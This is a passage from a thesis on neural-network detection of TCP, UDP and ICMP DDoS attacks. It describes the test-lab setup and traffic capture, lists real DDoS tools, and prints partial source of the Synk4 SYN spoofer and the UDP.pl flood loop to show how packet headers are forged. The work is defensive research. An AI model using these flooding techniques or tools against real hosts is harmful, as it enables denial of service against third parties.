conducting different experiments with different ANN architectural structure to produce the desired output (see Chapter 5, Section 5.5.2). The inputs represent patterns of DDoS attacks and their relevant unique features, which combine characteristics of attack and genuine traffic scenarios. Based on the discussion in this section, we selected ANN as opposed to other data mining approaches, yet we still compare the output of our solution with the other data mining approaches (including ANN) described in Chapter 2, Table 2-1 (see Chapter 7 for the comparisons and results). In Chapter 5, our choice of ANN topologies, algorithms and input variables are further explained in more detail.

3.5 Choice of TCP, UDP and ICMP Protocols for Attack Detection

As explained in Chapter 1, Section 1.3, IP, TCP, UDP and ICMP are considered to be the backbone protocols for basic or advanced communications between two or more devices or applications. TCP and UDP provide data exchange while ICMP is mainly used for the purpose of diagnostics. Almost any application nowadays requires at least one of these protocols on top of the IP protocol to establish and exchange data or diagnose connections [213] [141]. This makes these protocols popular targets for manipulation by DDoS attackers. Prolexic [162], the world´s largest Distributed Denial of Service attack mitigation service has confirmed in its quarterly reports that TCP, UDP and ICMP attacks are the most common DDoS attacks (see Table 1-1, Section 1.2, Chapter 1). Our decision to select TCP, UDP and ICMP attacks to be our primary focus was mainly based on the facts and figures produced by Prolexic.

Moreover, the high availability of TCP, UDP and ICMP DDoS attacking tools provides more understanding of how these attacks are engineered. However, most application layer attacks (e.g. SSL DDoS attack [195]) require TCP/UDP protocols to establish a connection during attacks and in most cases TCP/UDP segments are forged by the attack application. Therefore, our solution should also be able to determine forged segments and mitigate the application layer attack even though we focused on transport and network layers (see Chapter 6, Section 6.4.3).

3.6 Research Tasks

In order to achieve the aims listed in Section 3.3, we needed to take the following steps.

1. First, learn the behaviour, characteristic features and differences between genuine and DDoS attack traffic by building real life physical environments to run different DDoS attacks, together with genuine traffic (Chapter 4).
2. After learning, extract the characteristic features that separate genuine traffic from DDoS attacks. We call these characteristics features patterns (Chapter 4).
3. Arrange the patterns and prepare them as datasets in the format that the learning application accepts (Chapter 5).
4. Select the ANN´s learning algorithm and its topological structures by executing experiments to identify the topological structure that provides greatest accuracy in detecting DDoS attacks (Chapter 5).
5. Train the ANN algorithm with different sets of datasets that contain genuine and attack patterns (Chapters 5 and 6).
6. Design the detection, defence and communication processes to mitigate DDoS attacks and share information to assist the detection process when desired (Chapter 5).
7. Implement our design (ANN-detection, defence and communication) and test the individual behaviours (Chapters 6 and 7).
8. Evaluate our solution to (Chapters 7 and 8):
    a. Detect and verify known and unknown attacks.
    b. Compare the Detection Accuracy, Sensitivity, Precision and Specificity against the signature based intrusion detection approach and related academic research work.
    c. Verify the Detection Accuracy with respect to old and up-to-date datasets.
    d. Identify our contribution.

Each of the above steps is detailed in the upcoming chapters.

3.7 Summary

In this chapter we have focused on the aims and the contributions we wish to achieve. Here, we have provided a list of contributions that increases the detection of known and unknown DDoS attacks. Then we introduced a packet-filtering mechanism, which drops forged packets while allowing genuine packets to pass through. To produce a realistic output, the experiments will be executed in a real environment as opposed to using simulators. Then we aim to verify and evaluate our contribution when the results of our work are compared with other related research and a signature based approach (e.g. Snort). The evaluation of our work is based on calculating Detection Accuracy, Sensitivity, Specificity, Precision and False Positive rates compared with the results of similar research. Moreover, we aim to further test and evaluate our ANN´s response towards unknown DDoS detection when the algorithm is trained with old and up-to-date datasets. In Chapter 4, we focus on the experiments that we have conducted in our test-lab and identify the patterns that are used to separate genuine traffic from DDoS attack traffic, which are further used to train the ANN algorithm. The aims and objectives of our thesis are experimented, designed, implemented and tested in the upcoming chapters.

Chapter 4 – Environments and Experiments

4.1 Introduction

In this chapter, we describe the environments used to execute different DDoS experiments for learning and investigation purposes, whereby we identify and execute experiments that simplify the design process described in Chapter 5. These experiments also assist in identifying the characteristic features that separate genuine packets from abnormal ones. Learning about genuine and DDoS attacks in real physical network environments, as opposed to using simulators, can provide more visibility of DDoS behaviour. Such characteristic behaviours are then defined as patterns to produce datasets of genuine and DDoS traffic. After that the datasets are used and prepared to train the ANN algorithm as explained in Chapter 5, Section 5.5.1. The detection process is one of the most important components of our work and failure to distinguish genuine from DDoS attack traffic can have serious consequences. Therefore, we must carefully validate the environments and technologies involved in our experiments and design. We begin by exploring the process of retrieving packets from the networks in different physical environments where each set of packets is organised and prepared for training. The process included building new network infrastructures in corporative and isolated environments with different types of DDoS attack launched at different levels (high and low rate attacks). The results were then collected, carefully studied and compared with genuine traffic to verify the characteristic patterns that separate genuine from DDoS traffic. This part of the process required intensive understanding of how different protocols exchange and communicate with each other (Chapter 1, Section 1.3). Any identified patterns that discriminate between genuine and DDoS traffic had to be carefully investigated and cross-matched with other genuine network traffic. In summary, this chapter examines the steps to identifying the fundamental differences between genuine and abnormal traffic in order to extract the characteristic behaviours that separate genuine from DDoS traffic. Such behaviours are then defined as patterns and compiled as datasets of genuine traffic and DDoS attack patterns to train the ANN algorithm.

4.2 Network Analysis

To understand the characteristic features of different DDoS attacks, we first started retrieving genuine traffic from different corporative environments, where network packets are generated from trusted devices. Corporative environments are real physical company environments and due to privacy matters, as agreed, their identities are protected. Then we began launching TCP, UDP and ICMP DDoS attacks in isolated environments. The isolated environment is independent from the corporate environment and used to launch different DDoS attacks. After that, we cross-matched genuine and DDoS attack traffic to identify and analyse patterns that separate genuine traffic from various DDoS attacks.

Throughout this process, we experimented with a variety of protocols that were forged for the purpose of DDoS attacks. However, we primarily focused on TCP, UDP and ICMP protocols due to their popularity and misuse (see Chapter 3, Section 3.5). DDoS designers have always tried to introduce new methodologies to re-engineer any new and unthought-of security issues or unintentional errors for their attacks to be successful. Hence, knowing the foundations and basics of the communication protocols/packets is vital in assisting the detection mechanism. We started by analysing behaviours that separate genuine packets from forged ones. These behaviours are the characteristic features in the form of bits and flags in the headers of the packets (IP, ICMP, TCP or UDP headers). Such bits and flags (e.g. SYN, ID, Source IP) are set to provide meaningful instructions and to keep packets in order, identify protocols, and destine or source them. However, DDoS attackers alter these bits in the packet headers to bypass the available detection systems and to confuse and crash the target application/device [121] [175]. We call such behaviours (bits and flags of packet headers) patterns. These patterns are presented in the form of input variables and arranged in text files to form datasets. The datasets are used to train the ANN algorithm to learn about different DDoS attacks and genuine traffic. One can either obtain a dataset from a third party provider or generate it in a test-bed environment. KDD-CUP 1999 Data and DARPA Intrusion Detection Datasets [50] [51] are typical examples of third party datasets that contain different types of attacks including DDoS. However, the rapid growth in network protocols and attacking techniques has resulted in new DDoS methodologies that need to be investigated under novel experimental datasets. For instance, the latest gossip peer-to-peer (p2p) protocol (file sharing) introduced a new method of DDoS attack in a Wide Area Network (WAN) [160]. Furthermore, the existing third party datasets do not cover the DDoS attacks that look like genuine traffic [211]. Therefore providers such as KDD-CUP or DARPA do not provide all up-to-date DDoS attacks scenarios and patterns. For the purpose of this research, we decided to generate our own datasets that cover genuine traffic, and old and new DDoS attack patterns (see Section 4.9 for dataset definition). In our work analysis, we began by retrieving ICMP, TCP and UDP packets from the corporate networks and identified their characteristic features among the common protocols that separate them from forged packets. This process is divided into the following steps.

1. **Environment Setups**: In this step, we installed a virtual environment on a top of the physical environment that is linked to the physical network and devices (see Section 4.3).
2. **Genuine Traffic Collection:** We collected genuine TCP, UDP and ICMP traffic and used them in step 5. See Section 4.4 for more details.
3. **DDoS Tools Analysis:** We analysed the DDoS attacks at the code level to further learn about how packets are manipulated. See Section 4.5 for more details.

4. **DDoS Attack Collection:** We launched DDoS attacks using the different DDoS tools described in step 3 in an isolated environment. The purpose of this step was to collect TCP, UDP and ICMP DDoS attack traffic and use it in step 5. See Section 4.6 for more details.
5. **Normal and Abnormal Traffic Analysis:** We analysed and investigated both sets of traffic from step 2 and 4 to extract and define characteristic features (patterns) that separate genuine traffic from DDoS attack traffic. See Section 4.7 for more details.
6. **Pattern Selection**: We analysed the attacks, and their relationship to genuine traffic (step 5). Then patterns that separate DDoS attacks from genuine traffic were selected. See Section 4.8 for more details.
7. **Dataset Definition:** We distinguished between old and up-to-date patterns (datasets). See Section 4.9 for more details.

4.3 Environment Setups

In this section we explain the process of building two separate environments to learn both normal (genuine) traffic and DDoS attack traffic. One environment retrieves packets from a genuine corporate network (free of DDoS attacks) while the other environment is virtual and isolated from the corporate network (with DDoS attacks).

A) Corporate Environment

In our context, we define corporate data traffic to be the genuine flow of information between harmless devices and networks in a corporate organisation. For the purpose of this research, three companies agreed to provide partial access to their temporary local networks and gateways. We retrieved genuine traffic flowing between the network devices and the Internet at different periods of time (peak and off peak). The temporary access to the networks was deactivated and removed from the infrastructure as soon as all genuine traffic was collected. For legal and security reasons, the identities of the companies cannot be released, but genuine traffic collected from them can be shown in the form of text files (see Appendix 4-1). To begin the process, we defined the network topology of the corporate environment and we installed tcpDump network analysers [221] in three different locations to retrieve packets during different working hours. The retrieved data was dumped into files for further analysis and comparison. Figure 4-1 represents the layout of the network that was used to retrieve genuine packets from the network.




Figure 4-1: Network layout for retrieving genuine traffic.

The above environment consists of a Linux gateway that bridges the local networks to the Internet via a switch. At each point we deployed a tcpDump network analyser to collect traffic that is genuine. This approach identifies TCP, UDP or ICMP protocol behaviour when packets are flowing into or out of the network gateway or circulating within the local network. Furthermore, Figure 4-1 setup is also used in different corporate environments with different Linux gateways to identify packet thresholds, but instead of using tcpDump, IPTraf [231] was used to calculate the number of packets (see Chapter 5, Section 5.5 for more details on thresholds).

B) Virtual Isolated Environment

The purpose of the virtual isolated environment is to launch DDoS attacks on different scales (high and low rates) without damaging the business tier. This process cannot be deployed in a physical corporate environment due to core business, security and above all legality. However, one can clone the existing corporate physical network in a virtual environment that is linked to the corporate network. The risk of packets flooding out from the virtual environment is minimal because the environment is more controllable from a configuration perspective. Virtual environments are not to be confused with simulators as virtual setups are specifically used in the production environment. Figure 4-2, represents the interaction between virtual and physical environments.




Figure 4-2: Isolated virtual networks within physical environment.

The advantages of deploying a virtual environment as opposed to using physical devices are:

- It is fully functional at any organisation.
- It is straightforward and inexpensive to quickly and accurately clone and increment virtual devices.
- Since it is faster to clone and configure devices, this enabled us to create hundreds of zombies and agents to launch DDoS attacks, when the same process in a physical environment requires days of deployment.
- The creation of virtual networks including routers, switches and network topological structures is done automatically and does not require any physical wiring.
- It is easy to monitor, diagnose, duplicate, backup or rollback servers in the event of failure.
- It provides better security by being fully isolated yet connected to physical networks.

Such isolation protects corporate environments from accidental DDoS attacks ensuring both scalability and security enabling our work to be undertaken in a professional manner. Virtual environments that consist of devices, routers, switches and networks are typically run on one powerful physical machine that is operated by a virtual program. The virtual program automatically provides appropriate links between the virtual devices and the networks that we create. Meanwhile the virtual program creates links between the virtual environment and the physical environment where network traffic is exchanged. Our virtual environments were built using Oracle VirtualBox (VBox) [144] where clones of physical servers, networks, routers and switches were created and duplicated to introduce a physical look-a-like network. At different locations of the virtual network, we deployed tcpDump analysers for the purpose of retrieving packets. The virtual environment was then connected to the corporate environment to accept packets from the physical network. Figure 4-3 illustrates an example of a virtual environment of four separate virtual networks where attackers via zombies are DDoS-ing from each virtual network.




Figure 4-3: Virtual and physical environments.

The virtual devices are a combination of Linux, BSD and Windows platforms where each was infected with zombies and located on different virtual subnets. The zombies were fully controlled by the attackers for launching TCP, UDP and ICMP DDoS attacks. The VBox program provides a bridge between the virtual and the physical environments. The bridging mechanism allows packets to flow from the Internet to the virtual network, but not vice versa. This protects any devices in the physical network from accidental DDoS attacks flowing from the virtual network. To start the virtual environment, one requires a physical device and hands on access to install virtual networks, routers and switches.

We have chosen our virtual environment to run on:

- A physical Dell server with 4 processors (Xeon), 4GB of RAM, 4 Removable hard-disks and two network interfaces.
- Oracle Virtual Box application (VBox).
- Virtual routers between the virtual subnets and the virtual destination machine.

The installation process starts with installing any UNIX-like system on the Dell server. We selected the Debian system [52] to be our operating system due to its performance, security and compatibility with VBox. Installing and configuring virtual environments is done via a graphical user interface (Oracle VM VirtaulBox Manager) shown in Figure 4-4.




Figure 4-4: Oracle VirtualBox, environment setting.

The Interface helps the user to choose different network settings using different virtual devices. It also allows users to combine wired and wireless networks with network capacity that the user wishes to use. In the meantime, the interface assists the user to choose the data storage type or even change the physical MAC [97] address if required.

4.4 Genuine Traffic Collection

Once the corporate network environment was set, as explained in Section 4.3, Figure 4-1, the tcpDump began retrieving genuine network traffic from different points in the network. Genuine traffic was the outcome of normal user´s everyday activities between local devices and Internet applications. The retrieved traffic is then forwarded directly to log files and later analysed and compared (see Section 4.7). This process was repeated during peak (when use of the network services is at its highest) and off peak (when use of network services is at its low levels) hours for 25 working days. We selected peak and off-peak hours to learn more about the traffic when users are active with their daily work and when they are less active (e.g. outside work hours or on breaks). The log files contained different types of traffic such as application, session, transport and network layer traffic. For the purpose of our work we focused on transport and network layer traffic (TCP, UDP and ICMP). The following represents mixed genuine traffic captured in the corporate environment (see Appendix 4-1).

01:23:36.063286 IP 10.0.0.6.34312 > 111.221.74.22.40005: UDP, length 35
01:23:36.407364 IP 111.221.74.22.40005 > 10.0.0.6.34312: UDP, length 898
01:23:36.674579 IP 10.0.0.6.56158 > 10.0.0.1.domain: 61957+ PTR? 22.74.221.111.in-addr.arpa. (44)
01:25:08.355137 IP 10.0.0.6.60732 > 193.75.92.139.https: Flags [P.], seq 50621:51401, ack 64825, win 65535, options [nop,nop,TS val 1514987947 ecr 908186020], length 780
1:26:28.183094 IP 10.0.0.6 > www.text.kcl.ac.uk: ICMP echo request, id 4293, seq 8, length 64
01:28:15.039532 IP 10.0.0.5.mdns > 224.0.0.251.mdns: 0- [0q] 4/0/3 (Cache flush) PTR pc.local., (Cache flush) PTR pc.local., (Cache flush) A 10.0.0.5, (Cache flush) AAAA fe80::1eab:a7ff:fe42:618e (239)*

Such traffic as shown above is cross-matched with DDoS attack traffic to define the patterns and train the ANN algorithm (see Section 4.7).

4.5 DDoS Tools and Analysis

For legal reasons, the strength, quality and features of the DDoS tools used in our virtual isolated test-bed environment are not detailed. The attack tools were carefully and strictly used only for educational and research purposes, and only to generate data patterns with a view to understanding the attack characteristic features that accommodate the requirements described in Chapter 3. Also explaining the source-code of the DDoS attack tools from the programming perspective is not within the scope of this work.

We began by selecting the attack methodologies and tools that are widely used by DDoS attackers. There are different types of DDoS attack tools, some of them are rather weak and others are effective. To be effective, the attack must overload the network to introduce network latency or crash the target host. We therefore focused on the tools that are most useable, effective and productively meaningful for our purposes. Based on our experiments, some DDoS tools yielded better results than others, even though the same methodologies and protocols were used. This is mainly due to implementation and architectural design of the DDoS tool. For the purpose of our experiments, we executed the DDoS tools shown in Table 4-1 in our virtual environment described in Figure 4-3. Due to legal permission, accesses to such tools may be available on request under restricted supervision. However, some of these DDoS attacks tools are provided in our digital CD, as they are already freely available on the Internet.

DDoS attack tools	Support for TCP DDoS attack	Support for UDP DDoS attack	Support for ICMP DDoS attack
GBDDoSeR [10]	X	X	
Silent-DdoSer [10]	X	X	
Net-Weave [10]	X	X	
Black Peace Group DdoSer [10]	X	X	X
Warbot [10]	X	X	
TFN2K [45]	X	X	X
Hyenae [46]	X	X	X
Stacheldraht [47]	X	X	X
Synk4 [247]	X		
Dedal [10]	X	X	
Malevolent DdoSeR [10]		X	
Darth DDoSeR v2 [10]		X	
UDP.pl attack [54]		X	
Network Auto Attack [184]	X	X	X
LetDown [100]	X		

Table 4-1: DDoS attack tools where X represents supports for the attack.

We have chosen both old (e.g. Stacheldraht or TFN2K), and new (e.g. GBDDoSeR or Warbot) DDoS tools to examine their behaviour and ability during attacks. This directed us to learn more about the engineering approaches introduced by the DDoS designers when they launched successful attacks. We learned that most DDoS attack methodologies use their own built-in libraries to manipulate the packets and appear genuine. However, genuine packets generated by the operating system resources obey a set of rules that are introduced by TCP/IP suite (see Chapter 1, Section 1.3.4). To illustrate, in the following code example (taken from Hyenae source code [46]), the author uses his own custom code to build the TCP header and wraps it with the IP layer without using the operating system´s source code or resources. This causes it to forge the information in a way that suits the attacker´s needs and confuses or bypasses the detection solution.

```
/* Build TCP header */
  tcp_h = (tcp_h_t*) tcp_pkt;
  tcp_h->th_sport = htons(src_pattern->port);
  tcp_h->th_dport = htons(dst_pattern->port);
  tcp_h->th_seq = htonl(tcp_seq_number);
  tcp_h->th_ack = htonl(tcp_ack_number);
  tcp_h->th_off = 5;
  tcp_h->th_flags = tcp_flags;
  tcp_h->th_win = htons(tcp_window);
  /* Add data */
  if (data_len > 0) {
    memcpy(tcp_pkt + sizeof(tcp_h_t),
data, data_len);}
  /* Wrap IP-Layer */
  return hy_build_ip_packet(
src_pattern,  dst_pattern, ip_v_assumption, packet, packet_len,
tcp_pkt, tcp_pkt_len,IP_PROTO_TCP, ip_ttl), …}
```

The author builds TCP header from values that are defined by the attacker (if the attacker does not wish to define any values; the code generates the values by default). Then values will be wrapped with the IP layer, which can also be defined by the attacker.

Example of code that builds a forged TCP header.

Depending on the attackers' needs, the approach above assists the attacker in manipulating the packets to look genuine or completely forged. In the above example, the DDoS attacker uses C programming functions to build and alter the TCP header information such as TCP sequence numbers (tcp_h->th_seq), TCP flags (tcp_h->th_flags) and TCP source/destination port numbers (tcp_h->th_sport and tcp_h->th_dport) instead of allowing the operating system resources to generate the TCP header values. Then all the forged header entities are merged to create a forged packet (hy_build_ip_packet (src_pattern,dst_pattern, ip_v_assumption, packet,packet_len,tcp_pkt,tcp_pkt_len,IP_PROTO_TCP, ip_ttl);}).

The following are some examples of attacks and DDoS tools that have been experimented and analysed.

A) TCP DDoS Attack

We deployed Synk4 [247] in the environment shown in Figure 4-3 and used tcpDump [188] as the network analyser (on the virtual Linux router). The victim machine has Windows 7 running as a virtual host. Synk4 is a simple yet powerful tool that is capable of sending relatively large amounts of forged packets to a particular destination. Although Synk4 is designed to introduce one effective type of attack, we selected it due to its ability to introduce resource and bandwidth depletion in one piece of code and the ability to easily integrate with other DDoS attacks such as Network Auto Attacks.To issue an attack, one has to provide the source/destination IP address coupled with low and high port numbers (see Figure 4-5). The attacker can use any range of source IP and/or port numbers.




Figure 4-5: Synk4, SYN TCP flood.

We used tcpDump on the Linux router to identify and analyse the traffic between the attacker and the victim. A small portion of the results is shown in Figure 4-6.




Figure 4-6: TcpDump analysis of SYN TCP flood.

As seen in Figure 4-6, the source IP addresses are random while the destination machine (victim) is 10.0.0.3. Different ranges of destination port numbers are chosen by the attacker to confuse the destination target. Flags [S] indicate continuous SYN requests, which is part of the SYN flood (see Synk4 Code Analysis).

Synk4 Code Analysis

Synk4 is written in C for UNIX like operating systems and it is also compliable with any versions of GNU [71]. We compiled Synk4 under Linux Debian [52] using GNU 4.4 compiler. Synk4 is a typical TCP DDoS attack that can be very effective in unprotected network environments. In this section, we focus on the relevant parts of Synk4 code. These include altering TCP header information and how they can be forged for the purpose of DDoS attacks. The following part of the code defines the TCP forging process where the attacker and not the operating system resources (codes) define the header values. We only show the relevant part of the code here, refer to Appendix 4-2 for full Synk4 source code.

```
void spoof_open(unsigned long my_ip,
   unsigned long their_ip  unsigned short srcport,
   unsigned short desport){
  #define SEQ 0x28376839
  struct iphdr ih;
  struct tcphdr th;
  struct timeval tv;
  gettimeofday(&tv, 0);
  th.source   = htons(srcport);
  th.dest     = htons(desport);
  th.seq      = htonl(tv.tv_usec);
  th.doff     = sizeof(th) / 4;
 th.seq=htonl(SEQ);
  th.ack_seq  = 0; th.res1= 0,
  th.fin      = 0; th.syn   = 1;
  th.rst      = 0,  th.psh  = 0;
  th.ack      = 0 th.urg  = 0 ; th.res2 = 0;
 th.window   = htons(65535);
  th.check    = 0;
  th.urg_ptr  = 0;
 send_tcp_segment(&ih, &th, "", 0)
send_seq = SEQ+1+strlen(buf);;}
int main(int argc, char *argv[])
{-------
    urip = 1;else
  me_fake = getaddr(argv[1]);  them = getaddr(argv[2]);
  lowport  = atoi(argv[3]); highport = atoi(argv[4]);
  if(lowport < 1 || 65535 < lowport || highport < 1 || 65535 < highport){
    return 1; }
```

In this part of the code, TCP header entities are hardcoded using the spoof function (void spoof_open ()). This includes TCP flags (th.syn = 1, th.psh = 0, th.urg = 0, etc.), TCP sequence number (#define SEQ 0x28376839, th.seq=htonl(SEQ);) while other TCP header entity variables are assigned to zero. This means the program does not use the operating system´s code or Kernel to allocate values to the TCP header entities. To change the TCP entity values, the attacker needs to edit the source code and recompile it. However, other DDoS tools such as Hyenae (see later) give the option to enter all the header information from the command-line to make it look like genuine traffic. In the main function, the author puts a limit on port numbers between 1 and 65535. At the same time, there are checking mechanisms to avoid segmentation violation (accessing a memory address that does not belong to the process).

B) UDP DDoS Attack

We deployed the attack on the same network setup as the Synk4 attack (Figure 4-3) where the attack tool was executed from Debian machines. We used the UDP.pl tool [54] as our flooding tool (UDP attack) and Wireshark [234] as the network analyser on the Linux router. The target machine (victim) was chosen to be a Linux machine. After executing a UDP DDoS attack, the network was flooded with UDP forged packets as shown in Figure 4-7.




Figure 4-7: UDP attack in an isolated environment.

As seen in Figure 4-7, we can see that the network is flooded with UDP packets from 10.0.0.2 destined for 10.0.0.3 with 43 bytes length. The attack tool can also generate randomised source IP, but for the purpose of this example we selected fixed source IP. This size of a packet is relatively small, but very effective in the network, which can be seen in Figure 4-8.




Figure 4-8: Packet numbers per unit time.

As can be seen from Figure 4-8, UDP traffic introduced high volume of traffic in the network when the number of packets rose to 3500 packets per unit time. This is relatively high for a quiet network with no other UDP traffic. The result shown in Figure 4-8 is the outcome of a one zombie UDP DDoS attack and the impact will be higher when the attack is generated from multiple zombies (see Section 4.10).

UDP.pl Code Analysis:

UDP.pl code is written in the Perl programming language. We only show the relevant part of the code, for the full source code refer to Appendix 4-3.

```
use Socket;
$ARGC=@ARGV;
if ($ARGC !=3) {
 printf "$0 <ip> <port> <time>\n";
 printf "if arg1/2 =0, randports/continous packets.\n";
 exit(1);}
my ($ip,$port,$size,$time);
 $ip=$ARGV[0]; $port=$ARGV[1]; $time=$ARGV[2];
socket(crazy, PF_INET, SOCK_DGRAM, 17);
      -     - -
      -
for (;;) {$size=$rand x $rand x $rand;  $port=int(rand 65000) +1;
send(crazy, 0, $size, sockaddr_in($port, $iaddr));}
```

The code is designed to take parameters such as port numbers, IP address and time duration (printf "$0 <ip> <port> <time>\n";) from the attacker to forge the header information. If the attacker does not provide such values, then random values are generated by the code (for (;;) {$size=$rand x $rand x $rand; $port=int(rand 65000) +1). Like any other DDoS attack tools, this feature is used to increase the strength of the attack and confuse the destination target. Getting such values from the attacker prevents the operating system resources to influence the packet generation.

C) ICMP DDoS Attack

